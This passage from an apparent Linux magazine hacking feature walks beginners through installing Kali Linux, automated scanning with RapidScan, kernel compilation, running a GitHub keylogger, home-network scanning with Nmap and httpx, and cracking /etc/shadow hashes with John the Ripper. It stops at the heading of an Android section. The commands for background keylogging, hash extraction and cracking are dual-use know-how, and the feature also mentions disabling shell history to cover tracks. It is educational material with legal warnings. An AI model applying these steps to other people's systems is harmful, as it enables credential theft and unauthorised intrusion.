Hacker's toolkit

After an extended break, alleged hacker **Jonni Bidwell** emerges from the shadows to teach you the noble art and keep you out of trouble.

It's that time again when our perennial hacking feature, always a favourite, comes to light *[that time was supposed to be two weeks ago – ed]*. This isn't all dark glasses and hoodies, though; we don't enforce any kind of dress code. But we do have a comprehensive guide that will get you started with Kali Linux, the ultimate distro for security newbies and penetration-testing professionals alike. We'll get you using coding with Python and using the *RapidScan* script to automate scans, so you can defend your network.

Hacking in its purest sense means using tools (hardware or software) to do things that they weren't initially supposed to do. The term and culture (along with the word 'foo' that proliferates across programming textbooks) originated at a model railway club at MIT. You might want to relive some of that unofficial tweaking spirit by hacking (OK, recompiling) the kernel – the very engine of your Kali install.

Or, if you'd rather not be derailed by train metaphors, we'll also cover keyloggers and have a go at port-scanning with *Nmap* and password-cracking with *John the Ripper*. And if that's not enough, we'll finish with a foray into the mighty *Metasploit*, showing you how it can be used to craft payloads for attacking Android mobile devices. All aboard!

CREDIT: Magictorch

Kali Linux hacking

Kali Linux is jam-packed with everything you need to start your hacking career. Or end it, if you don't obey the law.

Kali Linux is a Debian-based distro that we can guarantee appears in pretty much any 'how to hack' tutorial you might find. It's possible to use it straight from live media; indeed, in the early days, this was the only way to run it. Kali Linux used to run everything as root. This made it a terrible choice for doing anything other than pen-testing work. But now you can install and use it just as you would any other distro, with an unprivileged user account. Certain tools require root to work, but we're already getting ahead of ourselves. Let's get on with the installation.

First, download an ISO from **www.kali.org/get-kali**. The default Installer image is 3.9GB and has everything you need to get started. There is also a cutting-edge weekly release, a NetInstaller or a full-blown air-gapped install (at a chunky 11GB). If you have an old machine you want to transform into a hacking station, Kali still ships a 32-bit edition. You'll also find live media via the links. And prerolled images for virtual machines, Windows Subsystem for Linux, Android devices, cloud installs, containers and even Raspberry Pi.

But never mind those, we're going with a traditional install. You might want to do this in a virtual machine (VM), but there are caveats. Certain network hijinks require direct access to hardware (particularly Wi-Fi hacking) and brute force password-cracking *(see boxout, below)* can offload work to graphics cards. Neither of these is readily available in a VM, but the virtual approach obviates the risk of any dual-boot-related mishaps. Kali Linux only supports installation to a complete disk, so if you want to resize partitions and install alongside existing OSes, you're on your own.

Once you've got the ISO, write it to a USB stick using the cross-platform *Balena Etcher* (**https://etcher.io**), or your distro's image-writing tool. Or use a DVD if you like legacy media. There's a number of configurations in which Kali can be installed, from a 4GB barebones Xfce install (without any hacking tools), up to over 30GB if you want absolutely everything. See the Installation Sizes page for details. We're going with the default install with the Xfce desktop, which requires 14GB.

Kali Linux has an unrivalled selection of security-related tools and a rather fetching default desktop background.

Boot the USB stick by changing the boot order in the BIOS/UEFI or use its boot menu hotkey (commonly F12 or F10). Kali Linux images are not signed for Secure Boot, so disable that if you see a boot verification error. Choose the graphical installer (unless you have a reason not to) and follow the localisation, network and user setup prompts. See the official installation notes at **www.kali.org/docs/installation/hard-disk-install** if you get stuck. We'll use the default Guided – Use Entire Disk option, but if you're feeling adventurous, you may want to use LVM (possibly even with an encrypted volume). Even if you're not feeling adventurous, double-check that you select the correct drive here. It and all that resides there will shortly be obliterated. Leave the software selection screen as is if you're happy with the default install, and hit Continue. Finally, check the bootloader settings are correct. If you have *GRUB* installed on another disk, this should be detected and the installer can update it, otherwise install it on the same disk as Kali. Now we're ready to reboot into Kali.

» INSTALLING NVIDIA DRIVERS AND CUDA

We mentioned that password (or hash) cracking can leverage GPU power for (vastly) increased performance. Setting this up with AMD cards and OpenCL is pretty straightforward, but for Nvidia users, there are some hoops that must be jumped through. CUDA, Nvidia's compute stack, is proprietary and is not supported by the open source Nouveau driver, so we need to replace this with Nvidia's driver. To install CUDA, run:


```
$ sudo apt update
$ sudo apt install -y nvidia-driver nvidia-cuda-toolkit
```

Now reboot and then run *nvidia-smi* to check that your card has been detected and lit up correctly. You may run into some DPI issue on reboot, in which case check the guidance at **www.kali.org/docs/general-use/install-nvidia-drivers-on-kali-linux**. Install *clinfo* to check CUDA, or indeed OpenCL, is functioning. If so, *John the Ripper* and *Hashcat* should now operate with ferocity.

Python scanning

Kali's smorgasbord of tooling can be overwhelming at first, but we can leverage Python to simplify things.

Having installed Kali, let's get straight to business and do some hacking with Python. Never mind if this is entirely new to you, or if you're already a seasoned coder. We're going to use GitHub user scavngr's *RapidScan* tool (**https://github.com/skavngr/rapidscan**) to do some introductory ethical hacking. *RapidScan* is a good place to start because it automates scanning with hundreds (OK, high tens) of the tools included in Kali Linux. In the repo description's own words, this makes "binge tool scanning" much easier.



We hope you enjoy RapidScan's colourful progress bar as much as we did. Use Ctrl+C to skip any tests that take too long.

Before we go any further, we'll stress what should be obvious: don't be a script kiddie. Don't go running this, or any other tools from Kali, to seek out vulnerabilities on machines that aren't your own, or that you don't have explicit permission to penetration-test. This might get you in a lot of trouble. Especially if you target **Linuxformat.com**. You're not going to find something exploitable on Microsoft, Google and so on domains. And while we show you how to use hacking tools, we omit to show you what is just as important for black and grey-hat hackers: how to cover your tracks.

That responsible disclaimer out of the way, let's get *RapidScan* installed. Boot up Kali and log in (username and password are both `kali`). Then open a terminal window using the shortcut on the top bar. You should update Kali first using the first two commands from the Nvidia box on the previous page, otherwise you'll have problems later. Now let's install the thing with:

```
$ git clone https://github.com/skavngr/rapidscan.git
```

Instead of jumping in and scanning remote hosts, start locally. Use *RapidScan* to scan the host machine:


```
$ cd ~/rapidscan
$ python rapidscan.py localhost
```

It takes a few seconds to run, then displays a short summary. Don't be alarmed if you see that some vulnerabilities were detected; these are often false positives. Instead, check the log file with:

```
$ cat rs.vul.localhost.2024-03-01
```

The last part of the filename is the date, so use tab-completion if you're too lazy to copy it from the command output. You'll see, for example, that *DMitry*, a passive email scanner, uses Google to search for public email addresses on the **@localhost** domain. Your local machine is probably not running any email server, let alone one with accounts detected from Big G. There's also a debug log at **rs.dbg.localhost.2024-03-01**, for instance. As most users don't (knowingly) run any services on their own machines, it's unlikely *RapidScan* will turn up anything of interest. So, your next step is to scan your router (which almost certainly is running a web server), which involves executing something like:

```
$ python rapidscan.py 192.168.0.1
```



Nikto is one of the many tools used by RapidScan. We've already checked Linuxformat.com, so please leave it be.

» EXTRA TOOLING

Keen-eyed aspiring hackers might have noticed a warning that a handful of tools *RapidScan* can avail itself of aren't available. In particular, *XSSer, GoLismero, DNSwalk* and *Uniscan.* The output tells you what these tools do, so scroll up to see which ones you want. *GoLismero* (see **https://github.com/golismero/golismero**) is a multi-purpose tool that hasn't been updated for four years and still requires Python 2.7. As such, it's difficult to install on Kali (or any modern distro) without royally messing things up, so we won't bother with it here. *DNSwalk* (**https://github.com/davebarr/dnswalk**) is an old Perl tool for debugging DNS that probably won't interest beginners. *Uniscan* (**https://sourceforge.net/projects/uniscan**) is another old Perl tool that may be of interest, but its age makes it hard to install. That leaves only *XSSer,* which is all about cross-site scripting. Install *XSSer* and its dependencies with:

```
$ sudo pip3 install pycurl bs4 pygeoip gobject cairocffi selenium
$ git clone https://github.com/epsylon/xsser.git
$ cd xsser/
$ sudo python setup.py install
```

Custom kernel bashing

Recompiling the kernel is a rite of Linux passage. So, let's install a bleeding-edge kernel or otherwise customise the heart of your distro.

One of the advantages of having Kali Linux installed (as opposed to running it through live media) is that it's much easier to compile a custom kernel. Unless you're an advanced user, there's no practical reason you should be doing this, but it's a great way to gain insight into how the Linux kernel fits together and how customisable it is. These instructions work for almost all Debian-based distributions. A major caveat is that most of these distros (Kali excluded) use Secure Boot certificates, which won't work in a custom kernel without changing some key-related settings. See **https://linuxconfig.org/building-kernels-the-debian-way** for a more thorough guide.

We need some tooling before we can build our kernel. Fetch this (although most of it should already be installed) with:


```
$ sudo apt install -y build-essential libncurses5-dev
fakeroot bc bison libelf-dev libssl-dev xz-utils
```

At the time of writing, Kali (itself based on Debian Testing) is based on version 6.5.6 of the Linux kernel. Check if that's changed by running `uname -a`, paying attention to the second Debian version string, rather than the first Linux Kali one. On Debian (and derivatives like Kali), there are convenient packages (imaginatively named **linux-source**) for getting the current kernel sources including customisations and patches, but we'll use a different approach here. You can see exactly what Kali injects into the vanilla kernel by studying the project's GitLab (**https://gitlab.com/kalilinux/packages/linux/-/blob/kali/master/debian/patches/series**)

> **ADVENTURE GAMES**
> "If you're feeling adventurous, you might even want to try the latest release candidate. We are not feeling adventurous."

Some users are fans of running mainline kernels – those built from official sources at **https://kernel.org** – without any distro-specific patches. There's a repo for this on Debian (and Ubuntu) systems, which you can find (with the requisite info) at **https://github.com/zabbly/linux**. Ubuntu also provides the mainline PPA for this. On Debian Stable (which currently uses Kernel 6.1), and to a lesser extent on Ubuntu, building from mainline (or using someone else's mainline build) lets you run a much newer kernel than the distro provides.

So, let's update Kali to the latest mainline release. As we write this, the latest stable kernel is 6.7.4. As you read this, these numbers will be bigger, so check **https://kernel.org** and feel free to embiggen the numbers in the code below. If you're feeling adventurous, you might even want to try the latest release candidate (the first listing labelled Mainline on **Kernel.org**). We are not feeling adventurous.



Slimline your kernel (and speed up build times) by removing unnecessary items from the Device Drivers section.

Manually download the kernel sources to a sensible place in your home directory with:

```
$ mkdir ~/linux-source
$ cd ~/linux-source
$ wget https://cdn.kernel.org/pub/linux/kernel/v6.x/linux-6.7.tar.xz
$ wget https://cdn.kernel.org/pub/linux/kernel/v6.x/patch-6.7.4.xz
```

Now unpack the kernel and apply the patch:

```
$ tar xvf linux-6.7.tar.xz
$ cd linux-6.7/
$ xzcat ../patch-6.7.4.xz | patch -p1
```

We'll use the currently running Kali configuration as a starting point. And we'll use a sneaky backtick substitution to align with that. Then we'll enter the ncurses kernel configuration area:

```
$ cp /boot/config-`uname -r` .config
$ make menuconfig
```

Use the cursor and Tab keys to navigate this labyrinth. You can (and we have) spend days prodding various settings in here, but there's no easy guide to optimising your custom kernel. We're also very short on space, so let's just compile using our current configuration. Exit and say yes to save the new .config file. Now build the thing, install the build modules and copy the freshly minted kernel image to the boot directory with:

```
$ make -j3
$ make modules_install
$ make install
```

The first command in particular takes a long time to run (the **-j** parameter tells it how many threads to use, so increase this if you have a massively multicore system), so now is a good time to make a cuppa.


Logging keystrokes

Malicious hackers love keyloggers. See for yourself how X is susceptible to them, and why Wayland defends against them.

One of the most insidious types of malware is a keylogger. Sitting there silently, often invisibly, in the background, it records all your keystrokes and may also keep track of which apps or windows they are being sent to. This data is then exfiltrated to a server under the control of the attacker, where it is scoured for passwords or other sensitive information. Besides keystrokes, keyloggers may also periodically take screenshots, or inject their own keystrokes. Nasty stuff. We'll touch on mobile security at the very end of this feature, but for now, be aware that many nefarious apps masquerading as fancy on-screen keyboards are in fact keyloggers.

Back on desktop, one of the main shortcomings of the old X display server was that any app could spy on keystrokes being sent to another, making it trivially easy to implement a keylogger there. Security guru Matthew Garrett did so back in 2016, even from within the supposed confinement of a Snap application. If you're still running X (for example, on Mint or Pop!_OS), you don't even need a keylogger to see the problem in action. Just install *Xinput* and run `xinput list` to find your keyboard device (ours was called AT Translated Set 2 Keyboard), then run `xinput test <id>`, substituting your device's ID number. You should see keypresses (and key releases) no matter which application you are typing them into. Our default install of Kali (with the Xfce desktop) is susceptible to this, too.

Wayland obviates this problem to some extent, providing true per-application confinement. However, non-Wayland apps can still be spied upon this way via the XWayland layer. If you search on the internet, you'll find a modicum of FUD (fear, uncertainty and distrust) around this topic. For example, if you have root access to a system, then you can (for example) overwrite key environment variables (**$PATH** and **$LD_PRELOAD**) so that the programs of your choosing are run through a malicious bit of privileged code that sidesteps Wayland's compartmentalisation. This isn't really a Wayland problem – if someone (other than you or your benevolent systems administrator) has root access to your machine, they can probably do a lot worse than install a keylogger.



Oh dear, the keylogger captured our password. Note the odd control characters at the end of the file.

You can find a simple multi-platform keylogger at **https://github.com/GiacomoLaw/Keylogger.** We're assuming you're still using Kali, but this should work on any X-based desktop (or for apps using XWayland). Clone that repo with:

```
$ https://github.com/GiacomoLaw/Keylogger.git
```

We're only interested in the Linux side of things, so let's set that up with:

```
$ cd Keylogger/linux
$ pip install -r requirements.txt
```

The instructions say to run the keylogger with the `nohup` (no hangup) command and in conjunction with the background operator (**&**), so let's obey:

```
$ nohup python keylogger.py &
```

This tells us the process ID of our nefarious program, which would be handy if you only had remote access to the system. Open another terminal tab, or a browser, text editor or anything that accepts input, and type until you get bored. Then return to the tab where you started the keylogger and type `fg` to bring it back to the foreground. Since we're running locally, we can kill this with Ctrl+C. This particular script sometimes gets a little confused with modifier keys, so its log file might end up looking a little messy, and you may have to use a text editor (rather than the `cat` command) to view it. Oh, and don't be misled by the message about 'nohup.out' when we started the script. The actual log file is the date and time (separated by a | which we have to escape) at which the script was run, for example:

```
$ nano 01-03-2024\|09:00.log
```

Slightly disconcerting, we think you'll agree.

» BEWARE THE BROWSER

This isn't to say Wayland will save you from everything keylogger-related. A malicious browser extension or snippet of JavaScript could theoretically capture keystrokes from within your browser. And if you fall prey to a web-based man-in-the-middle (MITM) attack, your passwords can be transparently captured before being sent on to the intended website. Attacks have been spotted in the wild where two-factor authentication (2FA) codes have been intercepted on the fly, too. If this were to happen while you were logging on to your banking site (or rather a perfectly spoofed clone of it), there might be no indication anything was awry until you were contacted by your bank's fraud department.

Adversely, if you're a hacker running shell commands on a system you shouldn't be, one of the first things you'll want to do is disable Bash's history. This box is too small, however, so read more about this at **www.cyberciti.biz/faq/disable-bash-shell-history-linux**.

Pen-testing at home

Security begins at home – also, you probably won't get in trouble for probing your own infrastructure.

When we began this exploration into the world of hackery, we suggested you might start by using *RapidScan* to scan the local machine and your home router. We'll pivot back to any issues this may have turned up, but for now, let's look further into our networks. These days, your home network might have dozens of devices, some of which you may have forgotten about (like that Raspberry Pi under the stairs), so the first step would be to enumerate all of these. An OG way to do this would be to ping the broadcast address of your router, like so:

```
$ ping -b 192.168.0.255
```

Most OSes won't respond to such shenanigans these days, and your router might stop the broadcast ping in its tracks. A de facto approach used by blue team (defensive) hackers and amateurs alike is to use *Nmap (Network Map)*. This is part of the default Kali install. By just specifying an IP range, we can have *Nmap* scan the first 1,000 ports (where almost all privileged services run) of each machine. This tells us how many machines are on the network, and how many are listening for connections:

```
$ nmap 192.168.0.1-255
```

If you were a red team (offensive) hacker, you would likely use one of *Nmap's* stealth scanning modes to do this, as (although slower) they are harder for defenders to detect. This is a roundabout way of reaffirming the fact that port scanning random machines on the internet or at your workplace is a Bad Idea.


One tool which we sorely miss from Kali is *EtherApe*. Rather than show machines on your network, it passively detects all the connections your machine is making (be they local or remote) and displays them graphically. It uses the deprecated GooCanvas library to do this, which is why it's not included, but you can install it easily with:

```
$ sudo apt install etherape
```

EtherApe requires root privileges, so we must start it from the command line: `$ sudo etherape` .

As soon as it starts, nodes are drawn, and as you browse the web, the number of them increases, probably with easily recognisable hostnames from Cloudflare, Facebook and Google. Thicker lines show where the most dataflow is happening. Besides IP traffic, *EtherApe* can capture traffic from Bluetooth, virtual network interfaces and local D-bus messages.

If you want to go even further, your next destination should be *Wireshark*. It gives packet-level granularity into your (or your 'adversaries') traffic. Despite its name, it's commonly used to capture packets (in the PCAP format, which can be used in other applications) from wireless networks. You need to put your wireless device in monitor mode to achieve this, which isn't supported on all hardware. If you manage it, you'll see what wireless users on your network are connecting to, up to a domain name level. Very nosy indeed.



This is your computer on Techradar.com. Seeing exactly what your machine is connected to is at once insightful and concerning.

ANALYSING HTTP HEADERS AND WEBCAMS

Your router and perhaps other devices on your network will almost certainly be running a web interface. We can use the *httpx* tool to interrogate the headers from this service (or any webserver, but we've warned you about this). This might give us some idea of whether it is vulnerable to known exploits or where we might look if we were inclined to break it. Probe your helpless router with, for example:

```
$ httpx http://192.168.0.1
```

Home routers (or other local devices) won't typically use encrypted transport (HTTPS) due to certificate limitations, but all remote machines should. Indeed, any public-facing machine that allows HTTP connection should be a giant red flag.

You may have an IP camera, in which case you should ensure that it's not publicly accessible. Most modern systems implement password or device authentication, but many older models do not. Or their owners haven't changed the default password. Some prankster has set up **http://insecam.org**, which indexes webcams that are viewable by the whole world. In some cases this is intentional (such as town centre webcams), but in others, where you can take full control of the camera, it is clearly not.

Cracking passwords

Learn some good password hygiene and use John the Ripper to compromise those who don't bother.

The unofficial John the Ripper logo, which you can get on a T-shirt if you want to support the project.


People and passwords were never a good mix. Users continue to reuse passwords (or use easily guessed variations of them). Site admins (or the software that runs their sites) are generally good at no longer storing passwords in plain text. Instead, hashed passwords (where an easy-to-apply but hard-to-reverse function is applied to the password) are stored so that nosy sysadmins can't see your password. We should also note most sites have stringent (sometimes pointlessly so) requirements on length, capitalisation and special characters.

Besides hashing, it's de rigueur to store a random 'salt' value alongside the password and use both as inputs of the hash function. These hashed and salted passwords ensure that even if two users have the same password, the stored image of it is different. So, anyone trying to crack a bunch of salted and hashed passwords stolen from a database breach doesn't get access to several accounts if they find one careless user using password1. Unfortunately, advances in CPU and GPU tech mean that such hashes can be brute-forced at several million attempts per second.

This is why guidance on password length has gone from eight characters (around 50 bits of entropy if you want to get technical) a decade ago to sites mandating 12 characters (80 bits of entropy) today. We couldn't have this discussion without first referring you to **https://xkcd.com/936**. That should illustrate why most people are bad at passwords, and why you should use a passphrase or trust your password manager instead.

An attacker isn't going to get far if they start trying to brute-force credentials directly into a website. That site should notice all the failed attempts and block the chancer's IP for a period of time. Instead, attackers rely on exfiltrated lists of usernames and password hashes that they can bang hardware against with impunity.

To help with password-cracking, Kali Linux includes the popular RockYou wordlist, a compressed text file containing some 14 million words. Password crackers such as *Hashcat* or *John the Ripper (see the box, below)* can use this or other wordlists either directly (in wordlist mode) or by combining different words and applying common mutations (such as exchanging number 0 for letter o). This latter more powerful mode is known as dictionary mode.



This classic xkcd sketch describes password strength much better than we can.

CREDIT: xkcd.com

» INTRODUCING JOHN THE RIPPER

John the Ripper is a popular password cracker that comes in many versions and can operate on all kinds of password hashes. We'll start with a simple, trivial example. On Linux, hashed passwords for user accounts are stored in the file **/etc/shadow**, which needs root privileges to access from its native OS, but is (in the absence of some sort of disk encryption) very easy to access from another OS. On modern systems (including Kali), the Yescrypt algorithm is used, but previously SHA512 was the default and, going further back, the (now broken) SHA-1.

If you do some online searching, you'll see that Yescrypt isn't supported in *Hashcat* (primarily because Yescrypt doesn't lend itself to GPU-cracking). It does work in *John the Ripper,* though, so let's have a go. We know the kali user password, but let's try to break it anyway. First we'll extract the relevant line from **/etc/shadow**, then, since it's so short, brute-force it (sans wordlist) with:

```
$ sudo grep kali /etc/shadow > hash.txt
$ john --format=crypt hash.txt
```

You can have a go at cracking a more complex password and using **rockyou.txt** by creating a new user:

```
$ sudo useradd bob
$ passwd bob
```

Now we can rerun the incantation to extract the hash for the new bob user as we did for the kali user above, but this time we decompress and use our wordlist with:

```
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
$ john --format=crypt –wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Turns out that bob123 wasn't much of a strong password. Dang.

Accessing Android

Most web browsing and ever more general net usage is happening on mobile devices. Let's see if we can break into one.

